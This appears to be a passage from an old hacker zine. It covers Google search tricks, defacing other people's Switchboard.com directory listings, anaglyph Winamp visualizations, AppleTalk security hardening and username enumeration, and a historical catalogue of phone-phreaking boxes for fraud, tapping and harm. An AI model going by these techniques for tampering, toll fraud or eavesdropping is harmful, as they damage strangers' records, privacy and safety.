To waste a few seconds of your life you can change the language via the Language Tools link on the main page. It is possible to change the language of the interface to anything from Bengali to Telugu, but I prefer Elmer Fudd. Do not attempt to use the Hacker language while under the influence of caffeine, as you are likely to kick a hole in your monitor.

One of the features that gets me quite aroused is Google's ability to search files with a specific DOS extension. This is done by submitting a query in the following format:

search terms filetype:ext

where search terms are, uh, your search terms, and ext is a typical DOS file extension. Searches of xls and mdb files are great for finding things like customer lists. You can even search text within vbs and dll files. As far as I can tell there are no limits as to the file type, so there is plenty of room for creativity.

I'm sure all of you have visited a worthless web site where you can't locate information even if you use their search engine, like sun.com. Well, let Google search their site for you. Using sun.com

as an example, simply use the format:
search terms site:sun.com

and you will probably find what you seek.

Another cool feature is the ability to search for sites that link to a specific site. Not only can you use this to discover who is linking to your web site, but it is good for quickly finding all of an international company's web sites. For sun.com I would use the format:
search terms link:sun.com

Use only the domain name or you will restrict the results.

As for restricting results, there are times you will need to search only the title since searching all of the text yields far too many hits. Searching titles only can be done with this:
allintitle: search terms

I'm not sure why they changed the syntax on this one. Note the space after the colon, too.

Google is great for working with phone numbers as well. Searching on an area code and prefix will quickly give you the location of an unknown target since one of the hits is likely to contain an address. But wait - Google can do reverse lookups, too! Simply enter the area code and phone number (in dashed format) as the query.

You may want to use this final trick quickly, since I fear the functionality may disappear soon after this article is published. Have you ever found the perfect document, only to be denied access because the .mil site where it resides doesn't like your source IP? If you look within the query results you will hopefully find links that say "Cached" or "View as HTML". Follow the link and you will be able to view Google's copy of the document.

Neat Stuff with Switchboard.com

by Cunning Linguist
cunninglinguist@hushmail.com

Switchboard.com - it's the Yellow Pages. Electrified. Switchboard.com is an online directory of citizens nationwide. You can find friends, family, or anyone listed with a name you know. In many cases, you'll come up with more than one listing for a specified name. One of the cool things about Switchboard.com is the fact that if a person has all of their information you might be able to find a lot more information than you intended. On a search for my name, I found one of me listed in my area and found his complete address, all three of his phone numbers, and all of his e-mail addresses.

Switchboard.com also provides hours of entertainment for the bored teenager in his room with nothing to do. Searching for one mister Harry Balls provides barrels of laughs, as does searching for Dick Paine and Harry Butts. But now, on to the real stuff....

Like the Amazon.com mishap a while back, where people could write comments about a book as the author of that book, Switchboard.com allows you to add or delete users listed without any authentication whatsoever, except an e-mail address. When I searched for my information, I didn't find me, but I found my mother and father. I opted to delete their listings from the database of people, so I took the appropriate steps by clicking on their names (which appear in bold text), clicking the "Update Listing" link on the right-hand menu, and clicking the button labeled "Remove Listing". (You can also update the listing, also by simply entering an e-mail address which no doubt you'll throw away at Yahoo!'s expense.) After entering an e-mail address I shan't use again, I received a link in the confirmation mail which I was instructed to click. After I complied, I was directed to a page that told me the listing was removed.

You can modify or delete any person's account. I'm sure Joe Public in Somewhere, USA, won't be too pleased if his family is looking for his phone number online and dials Ms. Trixy's House of Sexy Sexual Sex by mistake. Or if they can't find it at all. Adding a listing is not a problem, either. Here's one some fellow posted: http://www.switchboard.com/bin/cginbr.dll?ID=500683995&MEM=1&FUNC=MORE&TYPE=1007.

In retrospect, I suppose you really can't use any kind of security measure to ensure a random person doesn't delete your listing. I mean, the listings end up there one way or another; I know my father didn't add his listing. He probably put his name and address on a form somewhere, and whoosh, he was in a national online directory.

Just thought I'd share this fun little story with you.

Thanks to C1d for showing me the fun I can have while bored and watching The Mummy Returns all day, every day. [And I'll see Vel3r and Real Vonce in school.]

Poor Man's 3D

by diabolik
diabolik@nitric.net

This article will explain how to take those cheap "3D glasses" you get in cereal boxes and comic books and use them with Winamp's AVS studio to create very realistic 3D spectrum analyzer effects and trip for days. It's pretty simple - and amazing. When it works, you can get effects reaching about a foot to two feet out of your screen toward you. Very trippy. The trick to achieving a 3D effect from your monitor is a pair of those old "3D glasses" you'd get as a kid to turn red and blue lines into a shitty purple picture that was sort of, but not quite, 3D.

Disclaimer: You can hurt your eyes doing this. The day after I figured it out, I woke up with a pretty bad headache. You can experience anything from nausea to tiredness and just a plain bad headache. If those "Magic Eye" things weren't for you, don't attempt this. Use at your own risk - it's not my fault. Don't blame me.

What You Will Need

A computer. (Actually, although it's not that intense graphically, you should have a pretty good video card. The higher the frame rate, the nicer this effect looks. More importantly, a low resolution will force the spectrum analyzers to cancel each other out more often and will result in distorted pictures.)

A pair of 3D glasses. (These are the ones with a piece of red cellophane on one eye and blue cellophane on the other. The ones I'm using have red over the left eye and blue over the right. If yours aren't the same, wear them backwards or mod my code.)

WinAMP with AVS studio. (These are what I wrote the "3D mod" presets in.) You'll want to be fullscreening these effects at 640x480, although yesterday I was ICQing while I had a portion of my monitor displaying the AVS and the effect was noticeable - it hurt a lot more, too.

Booming techno always helps. Aphex Twin, Clint Mansell... whatever floats your boat.

How to Make the Presets

You can download the presets from http://c0nstruk7.hypermart.net/, but I strongly suggest writing your own. The AVS presets I wrote are simple spectrum analyzers, a blue analyzer with a red analyzer offset to the right of the blue. The more the two are offset, the closer to your eyes they appear. In Winamp's AVS Studio, the x and y coordinates of the screen begin at -1 and end at 1, no matter what the resolution is. In order to make the analyzers appear to be bulging out of the screen, the offset between the red and blue analyzers (I'll just refer to this as the offset from now on) must vary. A good value for the offset I found was c*cos(2*y)+0.05 for vertical slopes and c*cos(2*x)+0.05 for horizontal slopes, where c is a value of from 0.05 to 0.2. (Note: these values work well for a 14" monitor at about two feet away. You may have to modify this range in order to suit your setup.) Since the scopes are offset horizontally, it is easier to see a vertical scope in 3D because the two scopes will cancel each other out less - this is where a higher resolution comes into play. The higher the detail of the scopes, the less one scope will overwrite its companions position, and the better looking the result.

To make a throbbing vertical scope, try the following:

1. Open the AVS Studio. (Start the visualization and double click in the window.) Make a new preset.

2. Add a trans/fade (+ -> trans -> fadeout). Set it to be fast enough - you can slow it later if you like the effect. Personally I just click on "Main" and check off "clear every frame" so the effect is as clean as possible.

3. Add a Superscope (+ -> render -> Superscope) with the following settings:

```
Init: n=40; t=0; tv=0.1;dt=1;
Per Frame: t=t*0.9+tv*0.1;
Per Point:
x=t+v*(pow(sin(i*3.14159),1)/2)+(0.03*cos(2*y
)); y=i*2-1.0; x=x*1.5-0.09
```

Check off "Waveform", "Center", and "Lines". Although you can modify those as you wish, that's just what I suggest. This will be the blue scope. To accurately choose your color, see "Calibrating Your Preset" below.

Click the "x2" button to copy this Superscope. Modify this one to have the following settings:

```
Init: n=40; t=0; tv=0.1;dt=1;
On Beat: c=((rand(100)/100)*0.08)+0.07;
Per Frame: t=t*0.9+tv*0.1;c=c*.9;
Per Point:
x=t+v*(pow(sin(i*3.14159),1)/2)+(c*cos(2*y))
+0.05; y=i*2-1.0; x=x*1.5-0.09;
```

This is only slightly more complex than a flat surfaced (in 3-space) scope. When the OnBeat function is run, the offset between the two scopes is randomized between 0.07 and 0.15. Every frame, the offset is reduced to 90 percent of its previous value (the scope appears to shrink back towards the screen). Although Winamp's beat de-

tection isn't that great, during good house music or anything with good bass, you will definitely "see" the effect. You can get another neat effect by making two sets of scopes - one vertical, one horizontal - and have them come out of the screen OnBeat random amounts, with or without decay. To make a 3D horizontal scope, I use the following settings for each scope:

Blue Scope:
Init: n=40; t=0; tv=0.1;dt=1;
*Per Frame: t=t*0.9+tv*0.1*
Per Point: y=t+v(pow(sin(i*3.14159),1)/2); x=i*2-1.0+(0.03*cos(2*x));*
*y=y*1.5;*
Red Scope:
Init: n=40; t=0; tv=0.1;dt=1;
*On Beat: c=((rand(100)/100)*0.07)+0.08;*
*Per Frame:t=t*0.9+tv*0.1;c=c*.9; (this would be to decay the scope back to the screen, otherwise remove the latter equation)*
Per Point:y=t+v(pow(sin(i*3.14159),1)/2); x=i*2-1.0+(c*cos(2*x))+0.05;*
*y=y*1.5;*

Another interesting effect you could try would be to change cos(2*x) to abs(cos(4*3.14159*x)). This would make two 3D ripples in the analyzer. Instead of just coming out once, it would come out, go back in, out, and in again.

What Can't I Do to the Presets?

I strongly recommend you make your own - mine are just working guides. You probably can do a lot better if you've ever made winamp AVS settings before - until this project I never tried. However, don't think that you will throw some crazy blur effect into the mix and it will be even more trippy. For this effect to work, the blue pixel must be immediately offset to the left of the red pixel for your eyes to combine them into a single 3D point. I've found to get the most effective 3D effect, keep your presets clean. Whatever effects you do attempt to add, keep in mind, if the red and blue lines cross (this is a reference to a vertical scope - in a horizontal scope, they will cross all the time), you will lose the 3D effect immediately.

It would be really interesting to get a dot-plane working with this effect, but unfortunately I've found that there are far too many dots at most angles to not have one dot plane overlap a large portion of the other. You could do this by writing an AVS plugin in C++, but that is outside the scope of this article.

What Can I Do with the Presets?

Noting the limitations above, you can have some damn cool effects. The most noticeable thing you can do is modify "c" in the formula dynamically. WinAMP's AVS Studio contains the ability to do "OnBeat" modifications to your variables.

Calibrating Your Preset

To get the best 3D effect, you want the brightest color of red that still appears dark to the eye seeing through the blue cellophane, and vice versa. To find the right shade of blue, double click on the blue bar near the bottom-right of the window. Put on your glasses. Close your right eye. Choose a shade of blue that appears dark to your left eye. You should now be looking at the light-to-dark blue vertical gradient near the bottom right of the color selector through the red cellophane. Move the brightness selector upwards as high as it goes while it still appears black, or near black. This will make the color as noticeable as possible to your right eye while still appearing as nothing to your left eye. Click okay, and calibrate the second "Render/Superscope" color by doing the opposite of what you did for the first. If when looking at the presets through the glasses you can see what almost looks like shadows of the scopes on the screen itself, try darkening the chosen shades of blue and red.


Other Ideas with the Glasses

Obviously, WinAMP AVS modules are just one idea for these glasses. With basic VB skillz one could write 3D wireframing modules or a starfield generator in pseudo-3D. Of course, you're limited to the color of purple, but considering you've paid about a dollar or less for these you shouldn't really complain. One suggestion I've had from a friend was to make an hour-long mixtape, export the whole thing to VHS and bring the tape, 20 pairs of the glasses, and a lot of booze/weed/cough syrup/whatever to a party and have a nice massive trip.

Conclusion

Well, when it works, it works well. If you can't get your crazy ass preset to work on the first try, attempt to simplify it - I've found it's a lot easier to see two scopes than one, but three or more need a warm up of simpler effects. Other things you can try are shifting your head from side to side - this helps you really see the effect I've found. If you have too many scopes (four instead of two), try changing the distance or angle you're viewing. Just experiment, half the fun's just seeing what you can come up with. Then again a good chunk of it is staying up til 4 am coaxing some cough syrup listening to Aphex Twin in headphones.

Greetz: HackCanada, argv, clox, the other members of Priapism, JaidenKnight, all my local friends - you know who you are.



AppleTalk Security Secrets

by Steven Kreuzer
skreuzer@mac.com

By most accounts, Apple clients and servers make up a small portion of the types of systems on any given network. However, Apple hardware and software have carved out a niche in certain areas such as design and multimedia along with the educational field. AppleTalk networks do exist. It is just that hackers and system administrators tend to overlook them. In mixed environments, the network managers tend to be highly proficient with Unix or Windows NT but don't know, or care to know, about how AppleTalk networks actually work. They will take the minimum steps necessary to ensure that Apple clients can connect to network resources and once that is complete all is well and good. However, this lack of understanding can be used as a possible entry point into your network. This article was written using a Power Macintosh G4 running OS 9.2.2 and a dual processor Power Macintosh G4 running OS 9.1 and AppleShare IP 6.3.3. It will address potential security holes and what you can do to harden both the client and server side of an AppleTalk network

We will start off by examining the client side and one of the most common problems which also plagues other network protocols as well. Older Macintosh clients connecting to servers will send their password in clear text across the network. It is also possible that the server will force the client to send their password as clear text if it does not support other authentication algorithms. (Windows 2000 with AppleTalk support will do this.) This is one of the easiest problems to fix, and you have two very good solutions at hand. The first is to download an updated version of the AppleShare client that is available at http://www.apple.-com/appleshareip/text/downloads.html. The second solution is a little more complex. If you open the AppleShare client in ResEdit and locate the "FSMNT" resource you will see a sub-resource labeled "ApShare Mounter". Open up that resource and do a search in ASCII for "Cleartxt". Once found, replace the "C" in "Cleartxt" with any other letter. Once that is complete, do the same for the "ApShare ExFS" in the "EXFS" resource. Once that is complete, save your changes and move the file back into the extensions folder on the client machine. This will prevent the user from sending their password in clear text.

Another problem is allowing users to save their login name and password. This creates an alias to the file server located in the "Servers" folder in the "System Folder". When the machine boots up, it will mount all file servers listed in that folder. This can become a problem if an attacker has physical access to a client machine. It is possible to modify the AppleShare client so that the "Save my name and password" feature is disabled. A patch for that is available at http://homepage.mac.com/skreuzer.

The last problem I will address on the client side is personal file sharing. Every Mac OS since version 7.0 has the ability to allow the end user to share his or her hard drive and allow remote connections. Most of the time when a person enables file sharing they don't assign a password to the system owner, thus allowing remote logins with full read and write privileges to the entire hard drive. Or a person will share the entire hard drive rather then make share points and give regular users read and write privileges to the whole hard drive, including the system folder. This will allow an attacker access to vital system resources and also exposes things like preference files which can contain passwords used by different applications. It would also be possible to install a trojan or virus that will execute upon next startup by placing the file in the "Startup Items" folder. An attacker with malicious intent could erase certain parts of the hard drive, or the entire hard drive. To prevent this from occurring, you can remove the "File Sharing Extension" from the extensions folder in the system folder. This will remove the ability to start personal file sharing.

On both AppleShare IP servers and Macintosh workstations running personal file sharing store usernames, passwords and group data in a file called "Users and Groups Data File" which is located in the preferences folder of the system folder. The encryption algorithm is very simple and it is possible to decode passwords stored in this file. AppleShare IP does not allow you to share the system folder, so unless an attacker had physical access to the server or was able to execute a trojan on the server side, you should not have to worry about the trivial encoding scheme used. macfspwd.c, the Unix utility to decode the password is available from http://happiness-.dhs.org/software/macfspwd/macfspwd.c.

The perceived simplicity of AppleShare IP (ASIP) makes it appealing to novice administrators who typically have little appreciation for security. Out of the box, ASIP is very secure but certain steps can be taken to harden the out of the box configuration. One of the biggest drawbacks

of ASIP is its inability to keep access logs. (The web and mail server do log activity, but file sharing does not.) It is possible to get a list of users currently connected to the server, the connection method, and when they logged on, but this data is not written to any file so once they log off, all this information is lost.

ASIP makes the enumeration of valid usernames a trivial task due to the fact that security was sacrificed for ease of use. When you use the AppleShare client to log onto a server, the return result from the server can be used to brute force valid usernames. When an invalid username is entered, the server responds with a kOAMErrMemberObjectNotFound (error ñ29312) which translates to "Unknown user, invalid password or the login is disabled....", but when a valid username with an invalid password is sent, the server responds with kOAMErrAuthenticationError (error ñ29360) which translates to "Sorry, the password you entered is incorrect...". With this it would be possible to write a script to read in usernames from a file and mimic the login process and parse the result to brute force enumerate valid usernames. To protect yourself against this, make sure that the server disables accounts after multiple failed login attempts. With this feature and a secure user password in place, brute forcing becomes much more difficult, if not impossible. The drawback is that ASIP only allows you to configure the minimum characters in a password. You are unable to force a user to mix numbers and letters, and you are unable to "blacklist" certain words like "password".

The final topic I will address in this article is related to user authentication. The algorithms for all of the AppleShare authentication methods are public. The most widely used authentication method is 2 Way randnum that sends two 8 byte DES encrypted random numbers over the network. From a computational standpoint the algorithm is exactly as strong as 56-bit DES and it has a password length limit of eight characters. It is vulnerable to an offline password guessing attack similar to running crack against a Unix passwd file. Apple has developed a new authentication method that addresses the weaknesses of 2 Way randnum, called DHX. DHX uses Diffie-Hellman key exchange to create a 128-bit session key and then sends a 64-character password to the server encrypted with CAST 128. Its strength is approximately equivalent to 128-bit SSL.

I have only scratched the surface of the numerous potential vulnerabilities of AppleTalk networks. In reality, on a well-configured AppleTalk network, it can be incredibly difficulty to bypass security. But certain tools and techniques can create access paths into your systems. I hope this article has sparked an interest, and system administrators will take a closer look at their networks.

The Definitive Guide to Phreak Boxes

by Elf Qrin
(www.ElfQrin.com)

Traditionally in the phreaker culture, any device thought to be connected to a phone line is called a "box" and is named after a color since the first "blue box" invented by Captain Crunch, the father of the phreak scene. Since all colors were quickly used for this purpose, other fanciful names began to be used to name boxes.

I've tried to make a definitive list of all the known "color boxes" with a brief description of each.

I've done a lot of research to find and classify them all, reading through about 300 documents. In most cases I've used quotes from the original documents for the descriptions.

Since most boxes were invented in the '80s or early '90s, this article is mainly meant for informative and historical purposes. Many of these boxes don't work nowadays. (Some may never have worked at all.) However, some still do. And sometimes similar models can even be found in stores.

I've catalogued 94 phreak boxes of 75 different kinds (counting only boxes with different functions), and 17 aliases (same box with a different name).

I've also included five non-phreak boxes of four different kinds (boxes not meant to be plugged into the phone line - they're meant for use with the electric line or something else).

The raw total is 99 boxes of 79 kinds and 17 aliases, which adds up to 116 box names.

When the name of a box is included between parentheses, the box name is actually just an alias of another box.

When the name of a box is included between square brackets, the box has been created or reinvented by someone else using a different scheme and/or different components.

When there's one box that uses the name of an already existing box (supposedly because the author was unaware of it), I've added to it a sequential number between parentheses, such as (2), (3), etc.

(2600 Box) (another name for the Blue Box). See Blue Box.

Acrylic Box (aka Extended Bud Box). The purpose of this box is to get Three-Way Calling, Call Waiting, programmable Call Forwarding, and an easier way of extended Bud Boxing, stealing them from the fortunate ones on your block. Created by The Pimp.

ALF Box. A tone generator for the Apple IIe with an ALF Music Synthesizer Card. Created by Sir Briggs of the SouthCentral Discount Waremeisters (SCDW) of Texas.

Aqua Box. Every true phreaker lives in fear of the dreaded F.B.I. "Lock in Trace." For a long time, it was impossible to escape from the lock in trace. This box offers an "escape route" by lowering the voltage on the phone line. Concept by Captain Xerox. Plans by: The Traveler.

Assassin Box (sometimes misspelled as Assasin Box, Asassin Box, Asasin Box). A box designed to scare, harm, or kill people at the phone by a shock of electricity right in the ear as soon as the victim starts dialing a number. This box was designed, because its authors, after trying a Day-Glo Box for some weeks "were bored and decided to move on to telephone terrorism." Linked by Grim Reaper.

[Beagan Box] (sometimes misspelled as Began Box) [similar to Beige Box, Beige Box Revisited, Day-Glo Box]. See Beige Box. Concept and Design: Black Box. Beta Testing: Lord Reagan.

Beige Box [similar to Beagan Box, Beige Box Revisited, Bud Box, Day-Glo Box]. A homemade lineman's handset, also known as REMOBS (REMote OBserving Systems). With a Beige Box you can do the following things: "Eavesdropping; long distance, static-free free fone calls to phriends; dialing direct to Alliance Conferencing (also static-free); phuking up people; bothering the operator at little risk to yourself; blue boxing with a greatly reduced chance of getting caught; anything at all that you want, since you are an extension on that line." Invented by The Exterminator and The Terminal Man. Date: Friday, May 17, 1985.

[Beige Box Revisited] [similar to Beagan Box, Beige Box, Day-Glo Box]. See Beige Box. By Mercenary. Year: 1992 or later.

Black Box. A Black Box is a device that is hooked up to your fone that fixes it so that when you get a call, the caller doesn't get charged for the call. This is good for calls up to a half hour. After that the fone company gets suspicious, and then you can guess what happens. The original box was created in the USA. There are modified versions for other countries. Original author unknown. UK Black Box by K.S. Reach of The Hackers Academy (March 1988). Greek Black Box by Fabulist and Enigma (year 1992).

Blast Box. All a Blast Box is is a really cheap amplifier (around five watts or so) connected in place of the microphone on your telephone meant to talk to someone on the phone who just doesn't shut up.

Blast Box II. Similar to the Blast Box, but designed to blow up other people's computers, instead of their ears.

Bleeper Box [UK version of the Blue Box]. The United Kingdom's own version of the Blue Box, modified to work with the UK's phone system. Based on the same principles. However, British Telecom uses two sets of frequencies, forward and backward.

Blotto Box. For years now every pirate has dreamed of the Blotto Box. It was at first made as a joke to mock more ignorant people into thinking that the function of it actually was possible. This box quite simply, can turn off the phone lines everywhere. Originally conceived by King Blotto. Created by The Traveler.

Blue Box (aka 2600 Box). The mother of all boxes. The first box in history which started the whole phreaking scene. Invented by John Draper (aka "Captain Crunch") in the early 60's, who discovered that by sending a tone of 2600Hz over the telephone lines of AT&T, it was possible to make free calls. In the 1960's, the makers of Cap'n Crunch breakfast cereal offered a toy-whistle prize in every box as a treat for the Cap'n Crunch set. Somehow John Draper (who called himself "Captain Crunch" since then) discovered that the toy whistle just happened to produce a perfect 2600-cycle tone. Discovered by Captain Crunch (John Draper). Year: early 1960's.

(Blue Con Box) (short name for the Blue Conference Box). See Blue Conference Box.

Blue Conference Box (aka Blue Con Box). A Blue Box and a Con Box combined.

Bottle-Nosed Gray Box [selective version of the Rainbow Box]. This box will do damage to only your phone, the line between you and your enemy, and your enemy's modem, whereas the Rainbow Box just takes everything out. By The Dolphin that came from Belmont.

[Brown Box] (aka Opaque Box) [similar to Con Box, Party Box, Three Box]. Created by The Doc.

Bud Box. This box is quite similar to a Beige Box, except this is a portable unit. It is extremely handy for free voice calls and tapping a nearby house's line. Invented by Dr. D-Code and The Pimp of The Slaughtered Chicken.

Busy Box. This box is attached to the outside of the person's house in their telephone box. It makes it so that when any phone inside that house is picked up, no dial tone is heard and no calls can be received or sent. This is good for lame BBS's as they tend not to call out much, and it will remain undetected for a longer period of time. Invented by Black Death.

Charging Box (aka Light Box). This box is used to indicate when a call is being charged for and when it is not. Once installed, the box has two lights, a green one and a red one. Green means free and red shows that you are being charged. Created

by Stinky Pig Productions (a UK team).

(Chart Box) (short name for the Chartreuse Box). See Chartreuse Box.

Chartreuse Box (aka Chart Box, Obnoxious Box). Your telephone line is a constant power source. This box is designed to allow you to tap that power source and give you up to 12 volts (more if you use a transformer). Created by Wonko The Sane.

Cheese Box. This box (named for the type of box the first one was found in) turns your home phone into a pay phone. It can be used together with a Red Box to make free calls. Created by Otho Radix (?).

Chrome Box. A portable self-contained device to manipulate traffic signals. Not a phreak box. Created by Remote Control. Date: June 14 1988.

Clear Box. This box works on "post-pay" payphones (a kind of payphone that could be found in Canada and in rural United States). In other words, those phones that don't require payment until after the connection has been established. If you don't deposit money, you can't speak to the person at the other end, because your mouthpiece is cut off - but not your earpiece. (Yes, you can make free calls to the weather, etc. from such phones.) With this box the user is able to speak to the other person for free. The clear box thus "clears" up the problem of not being heard. Author: Mr. French of 2600. Originally published in the July 1984 issue of *2600.*

Cold Box. Usage unknown. Cited in the Blotto Box document. Created by The Traveler.

Con Box (aka Conference Box) [similar to Brown Box, Party Box, Three Box]. This box allows you to connect two lines in your house to give Three-Way type service, creating a party line.

(Conference Box) (expanded name for the Con Box). See Con Box.

Copper Box. Uses cross-talk feedback to try to damage sensitive equipment of a phone company. More a method than a real box. Conceived by The Cypher. Year: 1986.

Crimson Box (sometimes misspelled as Chrimson Box) [similar to Green Box (2), Orange Box, Hold Box, Hold On Box, White Box (2), Yellow Box (2)]. This box is a very simple device that will allow you to put someone on hold or make your phone busy with a large amount of ease. You flip a switch and the person can't hear you talking. Flip it back and everything is peachy. It doesn't have a LED to show when hold mode is on. Created by Dr. D-Code. Year: 1985.

Dark Box. Multi-Purpose Network Manipulation Unit. This box's basic design allows you to call anywhere on earth without fear of being billed or traced. Created by Cablecast Operator of the Dark Side Research Group. Year: 1987.

[Day-Glo Box] (aka DayGlo Box) [similar to Beige Box]. This box lets you place calls for free with no time limit, no possibility of a wiretap, and the calls can be placed from anywhere in the world. Conceptualized by John F. Kennedy.

Diverti Box. Cited in the Blotto Box document. Probably used to divert a phone call. Created by The Traveler.

Dloc Box. Call/receive on two lines with the option to conference them. By The Dark Lords of Chaos: Prowler, Apprentice, Pro Hack, Zeus, Tarkmeth, Blackstoke, Lazer. Date: October, 3 1988.

DNA Box. Not actually a box but a project of the Outlaw Telecommandos to hack cellular phones in the early era of those devices (1989). Issued in February 1989.

(Extended Bud Box) (another name for the Acrylic Box). See Acrylic Box.

Fuzz Box. This box duplicates the tones of coins dropping down the phone chute, thereby allowing the user to place calls without paying for them.

Gold Box [similar to X-Gold Box]. When you put a gold box on two phone lines it lets anyone who calls one of the lines call out on the other. So when the phone company traces the line it will tell them that you're calling from the line you hooked the gold box up to. By Dr. Revenge, cosysop of Modem Madness (516).

Grab Box. This box uses inductive coupling to join with any radio that uses a coil for an antenna (such as an AM, longwave, or shortwave radio) and allows you to lengthen it considerably. Not a phreak box. This kind of box can be commonly found in an electronic shop. By Shadowspawn.

Green Box. This box generates tones for Coin Collect, Coin Return, and Ringback. It must be used by the CALLED party.

[Green Box (2)] [similar to Crimson Box, Orange Box, Hold Box, Hold On Box, White Box (2), Yellow Box (2)]. A hold button. See Crimson Box.

(Gray Box) (another name for the Silver Box). See Silver Box.

[Hold Box] [similar to Crimson Box, Green Box (2), Orange Box, Hold On Box, White Box (2), Yellow Box (2)]. A hold button. See Crimson Box.

[Hold On Box] [similar to Crimson Box, Green Box (2), Orange Box, Hold Box, White Box (2), Yellow Box (2)]. A hold button. See Crimson Box.

Infinity Box (sometimes misspelled as Infiity Box). When the phone number of a telephone containing an infinity box device is dialed and a certain note is blown into the phone from a Hohner Key of C harmonica, the bugged phone does not ring and, what's more, enables the caller to then hear everything said in the room that the phone is located in. As long as the caller wants to stay on the phone, all is open to him or her. If the phone is lifted off the hook, the transmitter is disconnected and the "bugged" party receives a dial tone as if nothing was wrong with the line. Description by Iron Man of The Crack Shop. From the original

"Infinity Transmitter" by Manny Mittleman.

In-Use Light Box. A device that signals whether or not an extension of a particular phone line is off-hook. It does *not* indicate whether or not a phone is being tapped, and will light whenever any extension is picked up. By The Night Owl AE.

Jack Box. A device to generate tones created starting from a phone keypad.

Jolly Box. Software written in 8086 assembly which generates several phone tones ("Multi-Frequenz-Demon-Dialer for Global Access"). Code by Jolly Roger. Updated by Zaphod Beeblebrox of Control Team. Date: probably 1993 or earlier.

(Light Box) (another name for the Charging Box). See Charging Box.

Loud Box. Makes your voice louder over the phone line. Especially meant for use in conference calls. Designed, written and built by Mr. Bill.

Lunch Box (aka Tap Box). The Lunch Box is a very simple transmitter used for eavesdropping. It is quite small and can easily be put in a number of places. Created by Dr. D-Code.

Magenta Box. When you call up line one from your house, you will get a dial tone almost immediately. Using DTMF you can dial anywhere that the person who owns line two has service to. Which means you can direct dial Alliance, Australia, and your favorite BBS for *free*. Designed by Street Fighter.

Magenta Box (2). A portable ringing generator which, if connected to a phone line, will make the phone on the end of it ring. It works by using a relay as a vibrator to generate AC which is then stepped up by a transformer and fed through a capacitor into the phone line to make the phone ring.

Mauve Box. Generates a magnetic field to tap the nearest phone conversation (somehow similar to Tempest, the system to tap video screens). Created by Captain Generic with help from The Genetic Mishap. Date: November, 24 1986 - 19:08.

Meeko Box. A multi-purpose box with the following features: It is able to record telephone conversations with excellent quality. It is able to play a source directly into the phone line. It can keep the phone line open. You can box without using a phone, and headphones (requires a modem). Designed by Meeko of Hi-ReS UK. Year: 1994.

Mega Box. A cable rerouter to hook up a second line in your house.

Modu Box (aka Modula Box). A second phone plug attached to an existing one. Designed by Magnus Adept.

(Modula Box) (expanded name for the Modu Box). See Modula Box.

[Music Box] [similar to Pink Box (2)]. It's basically a Pink Box (2) without the LED. See Pink Box (2). Created by Aluminium Gerbul.

Mute Box. This box lets the user receive long distance calls without being detected.

Neon Box (aka Record-o-Box) (erroneously used as an alias for the Blast Box II) [similar to Sound Blaster Box, Rock Box, Slug Box]. A device that adds a normal jack interface to a telephone, allowing the sending of music or tones into the phone line, or the recording of conversations using the microphone input of a recorder. This kind of box can be commonly found in a phone shop.

Noise Box [similar to the Scarlet Box]. It is a device you can attach to a victim's phone line so that an abnormal amount of noise will be present on the line at all times, which would make data transmissions almost impossible and voice communications annoying, to say the least. By Doctor Dissector of Phortune 500.

(Obnoxious Box) (another name for the Chartreuse Box). See Chartreuse Box.

Olive Box. An alternative ring for your phone with a light that also flashes when the phone rings. By Arnold, sysop of Hobbit Hole AE (HHAE) East Branch.

(Opaque Box) (another name for the Brown Box). See Brown Box.

[Orange Box] [similar to Crimson Box, Green Box (2), Hold Box, Hold On Box, White Box (2), Yellow Box (2)]. A hold button. See Crimson Box.

Paisley Box. A multipurpose box that combines the functions of several boxes, including blue, beige, and blotto. Among other things can seize operator lines and remotely control all TSPS and TOPS consoles. By Blade of the Neon Fucken Knights.

Pandora Box. A device that generates a high intensity sound to produce pain. A similar device (usually called "phasor") is commonly sold in security shops for personal defense. By Dr. Rat of Rat Labs, S.F., CA. Year: 1986.

[Party Box] [similar to Brown Box, Three Box, Con Box]. This box allows free Three-Way calling, connects two phone conversations at once, without any static or excess wiring, or even having two phone lines. Created by Greyhawke of The Dark Knights (TDK).

Pearl Box [similar to Pearl Box 2 - Advanced Pearl Box]. This is a box that may substitute for many boxes which produce tones in hertz. The Pearl Box when operated correctly can produce tones from 1-9999Hz. As you can see, 2600, 1633, 1336, and other crucial tones are obviously in its sound spectrum (yet you'd need two Pearl Boxes to generate combined tones, such as the ones of the dialpad). Created by Dr. D-Code. Year: before 1989.

[Pearl Box 2 - Advanced Pearl Box] [similar to Pearl Box]. A Pearl Box made in an easier and cheaper way. Created and Tested by Dispater. Date: July 1 1989.

Pink Box. Allows you to hook two separate phone lines together to have Three-Way calling with hold on either line, as well as bringing a dial tone into the conversation with someone and allowing them to dial the number with touch tones so it will connect Three-Way. When they hang up, it will disconnect Three-Way calling. No more

need to play with the hook for Three-Way.

Pink Box (2) [similar to Music Box]. The function of a "Pink Box" is to add hold button that allows music or anything else to be played into the telephone while the person is on hold. This modification can either be done right in the telephone or as a separate box. This kind of box can be commonly found in a phone shop.

Plaid Box. Turns a pulse phone line into a touch phone capable line.

(Portable Gray Box) (another name for the Gray Box). See Portable Silver Box.

Portable Silver Box (aka Portable Gray Box). A batteries-operated Silver Box that can fit in a pocket for use in payphones or wherever. By The Phone Phantom.

[Power Box] [similar to Tron Box]. The power box is a simple device that will allow you to completely bypass the meter-reading equipment of the power company. It works by connecting the power line running into your house directly instead of through the meter (which records electricity usage for the power company). When implemented correctly, there is no possible way that you can be detected by the power company and therefore save many hundreds of dollars through its use. Not a phreak box. Concept and Plans by Cursor. Date: August 9 1990.

Puce Box. This box emits vaporous LSD. Line noise may cause strychnine formation.

Purple Box. This box allows switching between two phone lines, putting one of them on hold. A LED shows which line is on hold. Created by The Flash. Date: February 26 1986.

Rainbow Box [non selective version of the Bottle-Nosed Gray box]. Connects the electric line to the phone line blowing up everything. Odds are you will take out every phone in the neighborhood and get caught. By The Dolphin that came from Belmont.

Razz Box. This box allows you to tap your neighbor's line without your neighbor knowing it. You can also make free phone calls. Written by The Razz and released by The Magnet of Crime Ring International. Date: November 12 1988.

(Record-o-Box) (another name for the Neon Box). See Neon Box.

